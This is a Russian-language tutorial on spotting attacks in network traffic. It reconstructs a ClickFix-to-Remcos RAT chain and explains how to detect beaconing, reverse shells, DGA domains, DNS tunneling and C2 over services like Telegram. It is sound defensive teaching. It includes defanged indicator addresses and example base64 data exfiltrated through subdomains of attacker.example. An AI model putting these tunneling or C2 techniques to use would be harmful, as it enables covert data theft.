
Запрос был повторно переадресован на домен oilporter[.]com, который разрешается в тот же 98.142.251[.]63. Ресурс oilporter[.]com/currency содержал ZIP‑архив размером около 30 МБ с компонентами Remcos RAT.

Цепочка атаки к этому моменту выглядит следующим образом:
Крупный ответ сервера сам по себе тоже не доказывает заражение. Пользователь мог скачать архив, обновление приложения или другой большой файл. Значение появляется только в контексте цепочки событий: перед загрузкой была поддельная CAPTCHA и выполнение необычной команды, а сразу после нее характер коммуникаций хоста снова изменился.
После запуска Remcos RAT хост устанавливает соединение с 109.172.91[.]23 по TCP/443 — сервером управления. В приведенной выше таблице Conversations этот адрес найти не удастся: трафика по нему прошло слишком мало, поэтому в списке, отсортированном по объему, он остался далеко за пределами первых строк.
Теперь цепочка выглядит так: скомпрометированный сайт → ClickFix → загрузка Remcos RAT → запуск вредоносного ПО → C2 (109.172.91[.]23:443).

У каждого из этих событий по отдельности может быть легитимное объяснение. Пользователь посетил веб‑сайт, хост выполнил HTTP‑запрос, затем получил крупный объем данных и установил соединение по TCP/443. Но, если расположить их в хронологическом порядке, картина меняется. Один и тот же хост сначала взаимодействует с ресурсами, связанными с ClickFix, затем обращается к новому внешнему адресу, загружает вредоносное ПО и после его запуска устанавливает соединение с C2‑сервером.
После обнаружения интересующего события стоит расширить временной диапазон и проверить, что происходило непосредственно до и после него: какие домены запрашивал хост, с какими новыми адресами устанавливал соединения, происходила ли загрузка данных и появилась ли после нее новая сетевая активность.
В многоэтапной атаке отдельное соединение редко раскрывает всю картину. Последовательный анализ связанных событий позволяет восстановить цепочку заражения и понять роль каждого ее этапа.
Beaconing
После запуска вредоносному ПО нужно поддерживать связь с C2. Один из распространенных вариантов — зараженный хост через определенные промежутки времени обращается к серверу управления, проверяет наличие новых команд и при необходимости передает результаты их выполнения. Такое поведение называют beaconing.
В простом случае последовательность заметна даже без анализа содержимого сессий:
- 10:14:00 — хост обращается к C2.
- 10:15:00 — хост обращается к C2.
- 10:16:00 — хост обращается к C2.
- 10:17:00 — хост обращается к C2.
- 10:18:00 — хост обращается к C2.
Строгая периодичность встречается не всегда. Если вредоносное ПО будет обращаться к C2 ровно каждые 60 секунд, такую закономерность довольно легко заметить. Поэтому интервал между соединениями может немного изменяться. Например, одно обращение произойдет через 57 секунд, следующее — через 63, затем — через 59. Такие небольшие отклонения называют джиттером (jitter).

Для аналитика важен не конкретный интервал, а общий характер поведения. Если рабочая станция в течение нескольких часов регулярно устанавливает короткие соединения с одним внешним адресом и передает примерно одинаковые объемы данных, стоит дополнительно проверить эти соединения и выяснить, с каким внешним узлом взаимодействует хост.
Сравнивать нужно сразу три параметра: интервал между обращениями, длительность сессии и объем обмена. Например, 10 коротких HTTPS‑сессий к одному адресу мало о чем говорят. Но, если такие сессии появляются каждые несколько минут на протяжении суток, длятся примерно одинаковое время и сопровождаются небольшим двусторонним обменом, активность уже похожа на автоматическую.

10.4.8.169 к C2‑серверу 85.239.53[.]219. В колонке Time включен показ интервала между пакетами: POST‑запросы идут каждые 20 секунд с отклонением в сотые доли
На коротком дампе такую регулярность видно прямо в списке пакетов. Когда речь о сутках наблюдения и десятках адресов, ту же проверку быстрее сделать по conn.log: там на каждое соединение приходится одна строка с временем начала, длительностью и объемами в обе стороны.
При этом beaconing не является особенностью только вредоносного ПО. С похожей периодичностью работают агенты мониторинга, клиенты VPN, программы обновления, СЗИ и множество других приложений.
Можно представить два внешне похожих сценария:
- Система мониторинга обращается к серверу мониторинга каждые 60 секунд.
- Рабочая станция обращается к неизвестному внешнему адресу каждые 60 секунд.
Для системы мониторинга регулярность заложена в ее назначении, вопросов это не вызывает. Со вторым сценарием придется разбираться: когда такие обращения начались, случались ли они на этом хосте раньше и что происходило в системе накануне.
Стоит посмотреть и на распорядок. Работа пользовательских приложений зависит от человека: активность нарастает и спадает в течение дня, а после окончания рабочего дня обычно затихает. Автоматический процесс способен продолжать обращения ночью, в выходные и во время блокировки рабочей станции.
Beaconing не обязательно создает новое TCP‑соединение при каждом обращении. Вредоносное ПО может установить одну сессию и поддерживать ее длительное время, периодически передавая небольшое количество данных. В таком случае серия новых соединений исчезает, зато появляется другой характерный объект для анализа: долго живущая сетевая сессия.
Реверс‑шелл и долгоживущие соединения
Обычная модель удаленного доступа выглядит так: администратор или пользователь инициирует подключение к удаленной системе. При реверс‑шелле направление меняется: уже скомпрометированный хост устанавливает исходящее соединение с системой злоумышленника, после чего через созданный канал можно передавать команды и получать результаты их выполнения.
Для атакующего такая схема удобна направлением соединения. Входящие подключения к рабочим станциям и серверам часто ограничены межсетевыми экранами, тогда как исходящий доступ разрешен значительно шире. Хосту не требуется принимать новое соединение из интернета, он сам инициирует его изнутри сети.
После установки канала обмен может выглядеть так:
- Хост устанавливает соединение с внешним сервером.
- Внешний сервер передает команду.
- Хост отправляет результат выполнения.
- Внешний сервер передает следующую команду.
- Хост снова отправляет результат.
Если протокол передается открытым текстом, такой пример особенно нагляден. В Follow TCP Stream можно обнаружить команды оболочки, системный вывод, имена файлов и другие данные. В зашифрованном соединении содержимое скрыто, и анализ приходится строить по его метаданным.
Первым в глаза бросается время жизни соединения. В отличие от обычного короткого запроса к веб‑серверу сессия может существовать десятки минут или несколько часов. При этом большую часть времени по ней почти ничего не передается, а небольшие всплески активности возникают, когда оператор отправляет новую команду или получает ответ.
Только по длительности реверс‑шелл не опознать. Часами открытыми держатся SSH‑сессия администратора, забытая RDP‑сессия, VPN‑туннель, соединения приложения с базой данных, агент мониторинга. В корпоративной сети десятки таких сессий, и за каждой почти всегда стоит штатная работа какой‑то системы.
Поэтому сначала стоит понять, кто инициировал соединение и насколько оно характерно для этой системы. Длительная SSH‑сессия от рабочей станции администратора к известному серверу ожидаема. Другое дело — сервер баз данных, который сам вышел в интернет на неизвестный адрес вскоре после другой подозрительной активности и держит это соединение открытым несколько часов.
Направление обмена говорит не меньше. Интерактивный канал не похож на загрузку файла, где одна сторона отправляет короткий запрос и получает в ответ большой поток данных. Здесь обе стороны периодически передают небольшие порции информации.
При этом объемы могут быть совсем небольшими. Например, команда whoami занимает байты, результат ее выполнения тоже может уложиться в несколько десятков. Так что, если отсортировать Conversations по объему и смотреть только верхние строки, реверс‑шелл можно не заметить: по трафику он окажется где‑то внизу списка, рядом с DNS‑запросами и парой ARP‑пакетов.
Понятия «реверс‑шелл» и «долгоживущее соединение» не следует считать синонимами. Реверс‑шелл не обязательно существует долго: злоумышленник может выполнить несколько команд и закрыть канал через минуту. И наоборот, длительную сессию может поддерживать вредоносное ПО, которое вообще не предоставляет интерактивную командную строку.
В PCAP в первую очередь видно сетевое поведение, поэтому сначала стоит зафиксировать необычное долгоживущее соединение, а затем проверять его назначение по содержимому трафика или дополнительным источникам.
C2 через DNS
До сих пор C2 в основном рассматривался как прямое соединение с внешним сервером. Но для связи с инфраструктурой злоумышленника может использоваться и DNS.
Основная задача DNS — сопоставить доменное имя с IP‑адресом. Клиент запрашивает адрес для определенного доменного имени, получает ответ и после этого устанавливает соединение с нужным сервером:
- Хост запрашивает IP‑адрес для
example.com. - DNS‑сервер возвращает
192.0.2.10. - Хост устанавливает соединение с
192.0.2.10.
Для злоумышленника у DNS есть удобное свойство: этот протокол необходим практически любой сети и поэтому редко блокируется полностью. Кроме того, запросы рабочих станций часто проходят через корпоративный DNS‑сервер, поэтому прямого соединения зараженного хоста с C2 может вообще не быть.
При анализе важно разделять два сценария: DNS используется для поиска C2 и сам DNS используется как канал обмена данными.
DGA и поиск C2 через доменные имена
Если вредоносное ПО использует один постоянный домен, после его обнаружения защитник получает удобный индикатор. Домен можно заблокировать, а обращения к нему найти в инфраструктуре.
Один из способов усложнить такую блокировку — сгенерировать большое количество доменных имен. Для этого вредоносное ПО использует domain generation algorithm (DGA). Вместо обращения к одному адресу — control-example.com — оно может последовательно генерировать множество вариантов:
kqmxpvea.example.pqaktdmw.example.zmxorjfa.example.lqmzptke.example.
Большинства таких доменов не существует, поэтому DNS‑сервер отвечает: NXDOMAIN. Злоумышленнику не обязательно регистрировать их все. Достаточно заранее знать последовательность генерации и зарегистрировать один из доменов, который вредоносное ПО проверит в определенный день.
Множество NXDOMAIN с одного хоста — повод посмотреть внимательнее, но само по себе еще не указывает на DGA. Ошибки DNS возникают постоянно: из‑за неверной настройки приложения, устаревшей конфигурации, переехавшего внутреннего сервера или обычной опечатки.
Значение имеет характер запросов. 20 обращений к одному и тому же несуществующему oldserver.corp.local больше похожи на приложение, которое продолжает искать старый адрес. Сотня запросов, где имя каждый раз новое и ни одно не повторяется, уже выглядит как перебор по списку.
Еще показательнее момент, когда перебор прекращается. Хост получает один NXDOMAIN за другим, затем DNS возвращает адрес для одного из имен, и хост сразу устанавливает с ним соединение. Именно этот домен мог быть зарегистрирован злоумышленником.
Поэтому после DNS‑запроса нужно смотреть, что произошло дальше.
DNS‑туннелирование
Этот сценарий отличается тем, что DNS используется уже не только для поиска адреса C2, а непосредственно для передачи информации. В DNS‑запросе клиент отправляет серверу доменное имя. Часть этого имени может контролировать программа на зараженном хосте, то есть внутри поддомена можно разместить фрагмент данных.
В упрощенном виде это выглядит так: секретные данные → кодирование → YWJjZGVmMTIz.attacker.example→ DNS‑запрос → сервер злоумышленника.
Следующий фрагмент отправляется новым запросом:
YWJjZGVmMTIz.attacker.exampleeHl6OTg3NjU0.attacker.examplecGFydDAwMDM=.attacker.example
Если злоумышленник контролирует DNS‑сервер домена attacker.example, то получает все эти обращения и может восстановить переданную информацию.
DNS‑ответы тоже могут использоваться для передачи команд. Для этого применяют разные типы записей, в том числе TXT. При этом TXT широко используется в легитимной инфраструктуре интернета: через нее работают SPF и DKIM, с ее помощью подтверждают права на домен облачные сервисы, в нее записывают метки сторонние системы. Поэтому определить туннель только по типу записи нельзя — нужна совокупность признаков.
Например, один хост создает много запросов к одному основному домену, при этом первая часть имени постоянно меняется и имеет необычную длину, например:
1f8a91b27c8d2a7c.example.com
03ae719bd4312c19.example.com
f91c3db4a7e12904.example.com
Или имена напоминают закодированные данные:
cGFzc3dvcmQxMjM.example.com
YWJjZGVmZ2hpams.example.com
Одно такое имя ни о чем не говорит: похожие наборы символов в поддоменах генерируют CDN, средства АВПО и системы фильтрации веб‑трафика. Значение имеет количество запросов. Если с одной рабочей станции за 10 минут уходит 2000 запросов к одному домену и ни один поддомен не повторяется, через DNS передают уже не имена.

Нужно смотреть на длину запросов, количество уникальных поддоменов, частоту обращений и объем DNS‑трафика. Это можно посчитать по dns.log: поле query позволяет определить длину имени и число уникальных поддоменов в пределах одного домена.
На обычной рабочей станции DNS занимает небольшую долю исходящего трафика. Если она заметно увеличивается, стоит проверить, что именно передается через DNS.
Обычно DNS — промежуточный шаг: клиент узнает адрес и переходит к другому протоколу, например HTTP, TLS или SSH. При туннелировании весь обмен идет внутри DNS, поэтому запросы могут продолжаться минутами и часами, а соединений с полученными адресами за ними не следует.
Все описанное выше работает, пока DNS передается открыто. С DNS over HTTPS (DoH) и DNS over TLS (DoT) картина меняется: при DoH запросы идут внутри HTTPS‑сессии, при DoT — внутри отдельного TLS‑соединения. Без расшифровки трафика привычных dns.qry.name и NXDOMAIN в дампе не будет.
К самому DoH вопросов нет: например, в Firefox он включен по умолчанию. А вот сервер, которому положено спрашивать имена только у корпоративного DNS, но который начал регулярно обращаться по HTTPS к публичному резолверу, уже выглядит подозрительно. Что‑то на нем изменилось, и стоит узнать что.
Использование легитимных сервисов для C2
До этого мы рассматривали C2 как отдельный сервер под контролем злоумышленника. У такого подхода есть недостаток: если домен или IP‑адрес связывают с вредоносной активностью, обращения к нему можно искать в инфраструктуре, а сам адрес при необходимости заблокировать. Но отдельный сервер для управления вредоносным ПО нужен не всегда. Для получения команд и передачи данных злоумышленники могут использовать инфраструктуру легитимных сервисов: мессенджеров, облачных хранилищ и других веб‑платформ.
Использование легитимных сервисов для взаимодействия с C2 усложняет его обнаружение. Зараженный хост устанавливает соединение с известным легитимным сервисом, поэтому в сетевом трафике оно может выглядеть как обычное HTTPS‑взаимодействие. Заблокировать сервис целиком тоже не всегда возможно: это может нарушить его легитимное использование внутри организации.
Подобный подход встречается и в реальных атаках. В статье «Нарушить планы атакующих: как применять знания об их инфраструктуре в свою пользу» мы привели несколько примеров использования легитимных веб‑сервисов в инфраструктуре злоумышленников. Кластер Bloody Wolf хранил на Pastebin адрес C2‑сервера, Red Wolf использовал облачные сервисы для получения команд и отправки результатов их выполнения, а Guerrilla Hyena — телеграм‑бот. Легитимный веб‑сервис может использоваться на разных этапах взаимодействия с C2: от хранения адреса управляющего сервера до обмена командами и результатами их выполнения.
С точки зрения сетевого трафика обычное использование сервиса и связь с C2 могут выглядеть почти одинаково:
- Обычный хост обращается к Telegram по TCP/443.
- Зараженный хост обращается к Telegram по TCP/443.
В обоих случаях хост обращается к легитимной инфраструктуре по HTTPS. Домен имеет нормальную репутацию, соединение устанавливается по стандартному порту, а содержимое сессии защищено TLS. По этим признакам определить назначение соединения нельзя. В первую очередь стоит оценить контекст, как конкретный хост использует сервис.
Если сотрудник регулярно использует Telegram на рабочей станции, соединения с его инфраструктурой ожидаемы. Иначе выглядит сервер, который раньше с этим сервисом не взаимодействовал, но в определенный момент начал регулярно устанавливать с ним соединения.
В таком случае стоит проверить, когда эта активность появилась впервые, как часто повторяются соединения, какие объемы данных передаются в каждую сторону и что происходило на хосте непосредственно перед их появлением. Также нужно учитывать, характерно ли такое взаимодействие для системы с учетом ее назначения.
Оставшиеся вопросы приходится закрывать за пределами трафика. EDR и антивирусное ПО покажут, какой процесс инициировал соединение и кто его запустил, прикладные логи сетевых сервисов — какое имя хост запрашивал перед соединением и к какому ресурсу обращался.
Представим сервер, который обычно взаимодействует только с несколькими внутренними системами. Если он впервые начинает регулярно обращаться к инфраструктуре Telegram, а незадолго до этого EDR фиксирует запуск неизвестного процесса, каждое из этих событий само по себе еще не подтверждает использование C2. Но вместе они уже дают основание проверить эту активность подробнее.
По трафику можно определить, характерно ли такое обращение для хоста, когда оно появилось, как часто повторяется и сколько данных передается в каждую сторону. Причину появления соединения устанавливают уже по другим источникам.
